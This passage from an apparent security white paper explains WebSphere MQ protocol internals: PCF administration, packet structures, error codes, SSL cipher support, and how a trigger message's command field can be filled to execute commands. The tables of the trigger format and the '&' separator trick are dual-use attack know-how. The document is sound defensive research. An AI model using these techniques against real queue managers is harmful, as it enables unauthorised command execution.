MQSET – this packet is used to change the attributes of an object. The parameters that can be set on a queue include the inhibition of GET and PUT operations and information about triggering. A large number of parameters can be set on objects such as QMs. In the majority of environments the granting of authority to use this command could have a significant effect on system security and must therefore be carefully controlled.

MQINQ – this is used to recover information about an object (otherwise known as inquire) and can be useful when enumerating further details of known objects. When querying queues the information that can be returned includes information about triggers and inhibition. When querying a QM object this can return lots of information and different methods of obtaining this information are described later in the document.

MQCLOSE – this is used to close a Queue after it has been opened and it is recommended to do so whenever performing testing to ensure the operation of the system is not affected.

It is difficult to place the requirements for using these packets into an appropriate context without knowledge of network communications with a QM. An illustration of the sequence of events that occur at a protocol level when placing a message onto a queue using a Server Connection Channel is included in Figure 6.



Figure 6 - an overview of the network communication used to place a message on a queue

This communication uses the MQ message types described earlier in this section of the document. Further discussion about a number of these packets types and their significance with respect to MQ security are included in the White Paper when the specific issues associated with them are discussed. This section also includes a

description of a number of other data types and formats that will be encountered when examining the MQ protocol.

3.3.3 Programmable Command Format

The power of WebSphere MQ as a feature rich enterprise application is perfectly illustrated through its implementation of Programmable Command Format (PCF)[10]. This is a mechanism through which administration can be performed both on the QM and the queues it manages. This is an incredibly powerful function when implementing tools for administration, monitoring and browsing data. As with all software, the more functionality that is present the more potential attack vectors exist. The power of PCF should therefore result in strict controls being implemented to prevent any unauthorised activity that might seek to gain advantage through it.

PCF can be used to perform a number of attacks against a deployment as described elsewhere in this document. It should be noted that executing PCF is an administrative action and therefore any security model should mandate an appropriate level of protection for this. The IBM documentation on the subject of MQ security[11] makes this very clear and a number of security controls are available to achieve this. However, care must be taken to implement them correctly. To understand the dangers that can exist when support for PCF is provided it is necessary to explain how it functions and the requirements for an attack to succeed.

As with most operations in WebSphere MQ, the execution of PCF commands relies on message queues. When using PCF the system's Admin Command Queue is opened and messages are placed on it in the appropriate PCF format. These commands are executed by a process known as the command server and data is returned to a user in messages that are placed onto a queue of choice. This is usually a dynamically created temporary queue that uses a template known as the model queue.

To execute PCF commands on a QM from a remote location the following requirements must be met: -

- A successful connection to a channel on the QM
- The ability to open and write to the defined administrative queue (SYSTEM.ADMIN.COMMAND.QUEUE by default)
- Access to a queue to which results can be written (usually a dynamic queue created using the model queue)
- The command server to be running on the target QM
- Sufficient permissions within OAM to perform the requested PCF operation on the relevant objects

The process that is used to execute a PCF command on a QM using the PUT command is included in Figure 7.



Figure 7 - an overview of the process required to execute PCF using a server connection channel

Once a connection has been established to a QM the first requirement is to open the system's administrative queue for output (SYSTEM.ADMIN.COMMAND.QUEUE by default). If successful this operation will return a handle to the Queue for use in subsequent operations. The command server monitors this queue and will process the commands that are placed onto it by parsing the PCF structure within the body of the message data. The format of the PCF data structures is explained later in this section.

The next task is to open a queue onto which the command server will place the responses from the PCF command. The usual method used for completing this task is to use a dynamic queue to store the results of the query. This type of queue can be created by using a feature known as the model queue which provides a template for use in the creation of a temporary queue. This is not the only method that can be used and theoretically any queue which a user is authorised to use can be specified when executing the PCF.

To create a dynamic queue the model queue (by default SYSTEM.DEFAULT.MODEL.QUEUE) is opened which, if successful, will result in the name of the queue and a handle to it being returned. These can then be used in the subsequent requests so that the PCF command can be executed and any results retrieved. Once these steps have been completed it is possible to place a message onto the Admin queue in the correct PCF format. To do this a standard MQPUT message is used with the data section comprising of the PCF data itself. This format is discussed further in the following section of this document.

As previously noted, the command server must be running for the execution of PCF commands to be successful. However, it should be noted that if the command server is not running this will not affect the ability to open or place messages on any of the queues discussed. However, there would be no results returned in the following step. Investigations have been performed into whether, in this situation, the messages will be executed when the command server is restarted, however, no firm conclusions can be reached at this stage in the research.

Once placed on the Admin queue (and provided the command server process is running, 'amqpcsea' on Windows and UNIX systems) the data will be interpreted and acted on accordingly. It should be noted that OAM permissions are enforced not only when the queues are opened but also on the relevant objects when the PCF is executed. Therefore, it is not possible to bypass a user's privileges through the execution of PCF. The results returned by any PCF command will be returned onto the dynamic queue created earlier (or another open queue if this was specified). The data that is returned can be recovered using standard MQGET commands against the queue that contains the results. These GET operations must include the object handle of the queue specified within the API header.

The previous discussion was focussed on the methods through which PCF can be executed by opening the relevant queues and using MQPUT. In addition to this technique it is also possible to execute PCF using the PUT1 command. In this scenario it is not necessary to explicitly open either the Admin queue first, but rather to simply issue an MQPUT1 command to it. In this request it is necessary to specify a valid queue to which the responses will be written to, as described earlier, OAM permissions also still apply.

3.3.4 PCF Data Format

PCF data is processed by the MQ command server and is transferred in the message body of an MQPUT command. The PCF data must be in a recognised format which contains a header and subsequent data section which includes a series of individual parameters. These parameters are referenced in structures that depend on the data type. A basic description of PCF formats is included here; however, full details can be discovered within the appropriate IBM PCF manual[10] and MQ Constants documents[12].

PCF Header

The PCF header is a fixed length block of 36 bytes that contains details about the type of request, command version, error codes and sequence information. The data section is only dependent on the number of parameters specified within the header and does not contain a data length field (the length of header plus data is specified as with any message data in the previous segment of the MQ packet). A screen shot of the PCF header from an Inquire QM command is included as Figure 8.



Figure 8 - a screen shot of a PCF data structure viewed within Wireshark

PCF Data

PCF Data is a term used to describe the contents of the PCF data structure that follows the PCF header. Parameters can be passed in either a PCF request or response and are ordered in discrete protocol blocks whose structure depends on the

parameter type. As mentioned previously the number of parameters included in the data section is specified in the PCF header.

Each PCF command has both required and optional parameters (as specified within the PCF manual[10]) and these are concatenated to form the data structure. Failure to provide the required parameters or errors in the data structures will result in execution failure and an error code being returned. The error code is returned in the PCF header of the response packet, but the incorrect parameters are returned in the PCF data structure.

When analysing MQ data it is possible to interpret the packets using the open source tool Wireshark as can be observed in Figure 8. This software contains good support for the MQ packet format, including the ability to interpret the PCF header. However, there is not currently any support for PCF data structures and therefore manual analysis or additional tools are required to investigate this section of the packets.

As a reference the structure of the two most commonly observed types of PCF parameter is included here, for details about other supported types please refer to the relevant IBM documentation[13].

MQCFIN

This structure is for specifying integers and is a fixed length data block as can be observed in Figure 9[13].



Figure 9 - the structure of a MQCFIN parameter block within PCF data

The parameters included within the block are as follows: -

- Format Specifier – this is always set to 03h for this data type.
- Parameter Length – the length of the data segment describing the parameter, this is fixed at 10h for this data type.
- Parameter Code – this is the code used to specify the parameter type and can be referenced in IBM documentation[12]
- Value – the value itself, for certain parameter codes the meaning of the data can be referenced against known values.

MQCFST

This structure is for strings and is of variable length as can be observed in Figure 10[13].



Figure 10 - the structure of an MQCFST parameter block within PCF data

The parameters included within the block are as follows: -

- Format Specifier – this is always set to 04h for this data type.
- Parameter Length - the length of the data segment describing the parameter, this is a variable length but should be a multiple of 4 bytes.
- Parameter Code – this is the code used to specify the parameter type and can be referenced in IBM documentation[12]
- Operator – this defines the type of match performed on the filter being specified, for example, whether it should be equal to, greater than or one of a number of other options.
- Encoding Type – this determines the encoding type of the data that is included in the parameter and can be referenced in IBM documentation[12]
- Data Length – this is the length of the data value itself, not including any headers or other specifiers.
- Data – the data itself is padded with 20h where required, most PCF queries accept a wildcard character of * in a variety of parameters (usually this is used to filter the scope of a query).

Experimental evidence has determined that the length of string data passed in such a block must be a multiple of four bytes in length. Where necessary data should be padded to this length using 20h characters, this value is used routinely for padding throughout valid MQ data packets.

3.3.5 Error Codes

Within MQ messages there are primarily two types of error status code[6] that may be returned once a connection to the QM is attempted. These are known as the Completion Code and the Reason Code and can be returned in a number of

locations within a packet including the API header and the PCF header. The purpose of each of these is summarised here: -

- Completion Code – this is a basic indication about the success or failure of a requested operation within MQ. Four values are documented: Unknown, OK, Warning and Failure.
- Reason Code – if a request returns an error, the reason code field provides an indication of its source. The reason code is returned as a four byte value and corresponds to known errors published by IBM. For example, a reason code of 00000825h or 2085 translates to "Unknown Queue Name".

If the error occurs in the main portion of the packet the error and reason codes are returned in the API header. However, if errors occur within the PCF data the PCF header is used to indicate the failure. A number of key reason codes have been incorporated into the MQ Python scripts that accompany this document. Further information about these error codes can be referenced in the relevant IBM documentation[6][12].

It should be acknowledged that a number of changes have been made to the protocol within WebSphere MQ version 7. These changes potentially alter the attack surface area of MQ and are therefore of importance to a system's security model. The implications of such changes to the protocol will be discussed in Part 2 of this paper.

3.4 Additional MQ Data Formats

Data for different purposes within WebSphere MQ will utilise different formats which are often complex in nature. Where appropriate, the security implications of the components that utilise these data types are included later in this document. Of particular interest to an attacker will be the format of the following types of data: -

- PCF Data – as described in the previous section this type of data is used to perform administrative actions on the QM. The format of this data has been described previously.
- Trigger data – commands can be executed by a trigger monitor when placed on the initiation queue. This data is stored in a specific format and this will be examined later in this section.
- Authority Data – the permissions applied to each queue are held within the SYSTEM.AUTH.DATA.QUEUE object. This data is held in a specific format and this will be examined in further detail within Part 2.

3.4.1 Format of Trigger Data

In a similar manner to that which was described for PCF data, the method of causing a trigger to fire is to use an MQPUT command to place a message on the appropriate queue. The format of the message must be specified as MQTRIG within the Message Descriptor and the trigger data is included as a payload in the same manner as was described for PCF. From the perspective of an attacker the format of MQ trigger data is simple and the structure is outlined in Table 1[14].

Field	Length (Bytes)	Explanation
Header	4	Contains the string TM padded with 20h
Version	4	Set to 1000000h
Queue Name	48	Any string can be used here
Process Name	48	Any string can be used here
Trigger Data	64	Any string can be used here
Application Type	4	Set to b000000h
Command	256	The command to execute should be added here
Environment Data	128	Can be left blank
User Data	128	Can be left blank

Table 1 - the structure of MQTRIG data

As can be observed in the table an attacker can execute a command simply by altering the relevant field in the data structure. If the data is supplied in the format described in Table 1 a command can be successfully executed.

It should be noted that the trigger monitor will pass a large amount of other data to the process being executed. Therefore, the command being executed could

potentially be affected if this is not taken into consideration. To ensure the command is executed correctly a number of different techniques can be used. For example, on a Microsoft Windows system the ampersand character (&) can be used to separate the command from the trailing data. Similar techniques can be used on other platforms and therefore knowledge of the appropriate shell or command interpreter will be required.

The robustness of the trigger monitor application has not currently been assessed and therefore the ability to handle unexpected data within this packet format cannot be commented on at this time.

3.5 WebSphere MQ Security Features

There are primarily three types of security feature that can be used to protect channels managed by a QM[11]. These are listed here: -

- SSL/TLS Support
- MCAUSER and OAM
- Security Exits

Each of these is discussed in turn within this section although a more thorough review of Security Exits will be provided in Part 2 of this document.

3.5.1 WebSphere MQ SSL/TLS Support

With any communication that passes across an untrusted network it is important that appropriate encryption and integrity protection are utilised. This is necessary to protect the confidentiality and integrity of the data and is just as important within WebSphere MQ as with any other application.

The software has support for this aspect of security through the use of Secure Socket Layer (SSL) and Transport Layer Security (TLS). This is a widely understood and supported method of providing transport layer security and is the easiest method of employing encryption and integrity protection for WebSphere MQ traffic traversing a network.

As well as providing transport layer encryption and integrity checking it is also possible to use SSL to confirm identities. The most common use for SSL's identity checking is to ensure that client software can verify the remote server. However, it is also possible to deploy client side certificates so that the server can verify the identity of the client. WebSphere MQ has support for both of these aspects of SSL and an investigation of these is included in this section of the document.

SSL Functionality

This discussion of SSL support within WebSphere MQ is based on WebSphere MQ version 6.0 which is the current stable version at the time of writing.

Within the MQ software SSL support is configured on a per channel basis and therefore a single QM is capable of operating with multiple encryption settings. However, a channel is only capable of supporting a single cipher suite and SSL version at any given time.

The MQ service is therefore unusual as it will support handshakes using both SSL and non-SSL connections on the same TCP port. This is in contrast to other common web enabled technologies (such as HTTP) in which SSL support is usually handled on a separate TCP port (443 by default) to that used for clear text communication (80 by default).

It is possible to test the SSL cipher supported by a given channel by attempting an Initial Data handshake whilst connecting in turn with a number of different ciphers. It should be noted that a QM can be configured to support connections with a large range of SSL/TLS ciphers but only one of these can be used to communicate with a given channel at any one time.

When a new connection is made, if the correct encryption cipher and SSL version is being used the Initial Data exchange will continue normally. However, if the incorrect cipher is used the QM will return a "Status Data" packet containing an error code. A screen shot of a "Bad Remote Cipher" packet observed with the Wireshark packet dissection tool is included in Figure 11 to highlight the structure of this data.



Figure 11 - a screen shot of the packet data returned when an incorrect SSL cipher is specified on a server connection channel

As can be observed, the data contains the Transmission Segment Header and an additional data structure containing the error code. In this instance the code is 18h which translates to the incorrect SSL cipher for the channel being used in the connection.

The SSL versions that software supports can have an effect on the overall level of protection to the data. The supported versions were tested and it was determined that SSL version 2, which is widely regarded to be a flawed protocol, is not supported. It is therefore not possible to complete an SSL version 2 handshake with a QM. This is in line with currently accepted security best practice.

During the research project it was necessary to investigate the feasibility of writing custom tools to interact with the QM such that it would be possible to construct a toolkit to investigate the security of an installation. Table 2 includes a breakdown of the ability to use OpenSSL version 0.9.8a[15] for the ciphers that are supported within MQ.

WebSphere MQ Cipher	OpenSSL Cipher	Protocol Version
DES_SHA_EXPORT	EXP1024-DES-CBC-SHA	SSLv3
DES_SHA_EXPORT1024	EXP1024-DES-CBC-SHA	SSLv3
NULL_MD5	NULL_MD5	SSLv3
NULL_SHA	NULL_SHA	SSLv3
RC4_56_SHA_EXPORT1024	EXP1024-RC4-SHA	SSLv3
RC4_MD5_US	EXP-RC4-MD5	SSLv3
RC4_MD5_EXPORT	EXP-RC4-MD5, RC4-MD5	SSLv3
RC4_SHA_US	RC4_SHA	SSLv3
TRIPLE_DES_SHA_US	DES-CBC3-SHA	SSLv3
RC2_MD5_EXPORT	EXP-RC2-CBC-MD5	SSLv3
TLS_RSA_WITH_AES_256_CBC_SHA	AES256-SHA	TLSv1
TLS_RSA_WITH_AES_128_CBC_SHA	AES128-SHA	TLSv1
TLS_RSA_WITH_DES_CBC_SHA	DES-CBC-SHA	TLSv1
TLS_RSA_WITH_3DES_EDE_CBC_SHA	DES-CBC3-SHA	TLSv1
FIPS_WITH_DES_CBC_SHA	DES-CBC-SHA*	SSLv3
FIPS_WITH_3DES_EDE_CBC_SHA	DES-CBC3-SHA*	SSLv3

Table 2 - a breakdown of the cipher support within MQ and OpenSSL

* These ciphers are as described by the IBM documentation; however, it has not currently been possible to communicate with a channel configured to support them using OpenSSL.

The Federal Information Processing Standard (FIPS) is a series of standards that define what is widely regarded as the best practice implementation of cryptographic modules. As indicated within the table WebSphere MQ also possesses support for FIPS ciphers. Any communication with a QM configured with these ciphers is therefore expected to be completed with appropriate client side software. At the time of writing it has not been possible to use OpenSSL to communicate when the QM is configured with the FIPS ciphers.

The results therefore demonstrate that in the majority of situations it is possible to communicate with a QM that mandates SSL encryption using OpenSSL software. This means that it is possible to easily construct tools for investigating WebSphere MQ using open source technologies. During this testing scripts were written using Python (although additional libraries were required[16]) and it is anticipated that this would also be possible using a range of languages across other platforms.

Information about features such as certificates and known certificate authorities is kept within a component known as a key repository. By default, the QM will accept

requests from a large number of trusted Certificate Authorities as can be observed in Figure 12. This highlights the default contents of a new Key Repository.



Figure 12 - a screen shot of the IBM key management tool that illustrates the default certificate authorities contained within a key repository

Whenever client authentication is required the QM will only accept connections if the client has a certificate signed by one of the authorities within the appropriate Key Repository.

If the user attempting to access the channel has provided a certificate signed by a trusted CA but Distinguished Name (DN) filtering has been enabled a Status Data packet will be returned containing the error code “19h”. It is therefore still possible to detect the remote cipher supported by a channel even when this type of filtering has been applied.

The MQ scripts developed during this research are capable of being used in combination with a client certificate and therefore all the tools discussed in this document are capable of being used in a wide range of environments.

Server Based Authentication Limitations

When configuring a QM to support SSL it is important to understand the limitations of the security mechanism. This will ensure as far as possible that the security model does not contain weaknesses that can be exploited by an attacker. The discussion included up till this point largely relates to the use of SSL as a mechanism to protect data transfer and to ensure that the identity of the remote system can be verified.

With respect to MQ configuration this situation relates to a channel being configured with a specific cipher but not being set to authenticate connecting parties. A screen shot of the MQ Explorer software viewing a channel configured in such a manner is included in Figure 13.

